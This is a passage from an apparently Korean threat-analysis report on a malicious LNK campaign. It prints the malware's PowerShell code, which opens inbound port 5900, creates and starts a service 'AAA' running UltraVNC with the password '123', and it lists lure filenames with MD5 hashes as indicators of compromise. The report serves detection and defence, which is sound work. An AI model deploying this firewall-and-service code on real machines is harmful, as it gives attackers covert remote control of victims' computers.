
[그림 27] 다운로드된 압축 파일

(26) VNC 파일을 사용하기 위해 포트 5900 통신을 허용하는 방화벽 룰을 생성한다.
(27) Winvnc.exe 파일은 "AAA" 이름의 서비스로 생성 후 실행한다.


```
if( $check_exist1 ) {
    #Start-Process $calc_data_exe1;
    New-NetFirewallRule -DisplayName "MyPortRule" -Direction Inbound -LocalPort 5900 -Protocol TCP -Action Allow;
    $calc_data_exe1 = $calc_data_exe1 + " -service";
    New-Service -Name "AAA" -BinaryPathName $calc_data_exe1;
    Start-Service -Name "AAA";
}
```

[그림 28] 방화벽 룰 생성 후 VNC 실행

(28) 원격제어를 위해 사용된 VNC 파일은 UltraVNC 파일이며, VNC 접속 패스워드는 "123"을 사용하였다.



[그림 29] VNC 파일 정보



[그림 30] ultravnc.ini

IOC

천 0 직교류배전반점검장치.zip.lnk

- C47675700B20537374C86E7A5426F848

(붙임 2)202404 국회입법조사처태영호 위원실 정책간담회 회의 일정 계획(안).hwp.lnk

- C700195F61635B9A6FB1EE4359B91940

트레이딩 스파르타코스 강의안-
100 불남(2 차)_____.pdf.lnk

- FCDCC6C56AE43F7A78413CC5204E9314

IMG_20240214_0001.pdf.lnk

- 1E66AC680D0EDFE18D97B89E46C7E82E

트레이딩_스파르타코스_강의안_100 불남_2 차.pdf.lnk

- EB08AB3854168C834AB154FACFE695A3

20231215_하우투트레이드 강사 100 불남자 AS 강의안내자료.hwp.lnk

- 32519B46B55792084240F850E0C94298

[붙임 2](비공개) 통일부 정책자문위원회 통일정책분과 4 분기 자유통일 비전 및 통일준비계획(배포용 수정).hwp.lnk

- 886535BBE925890A01F49F49F49FEE40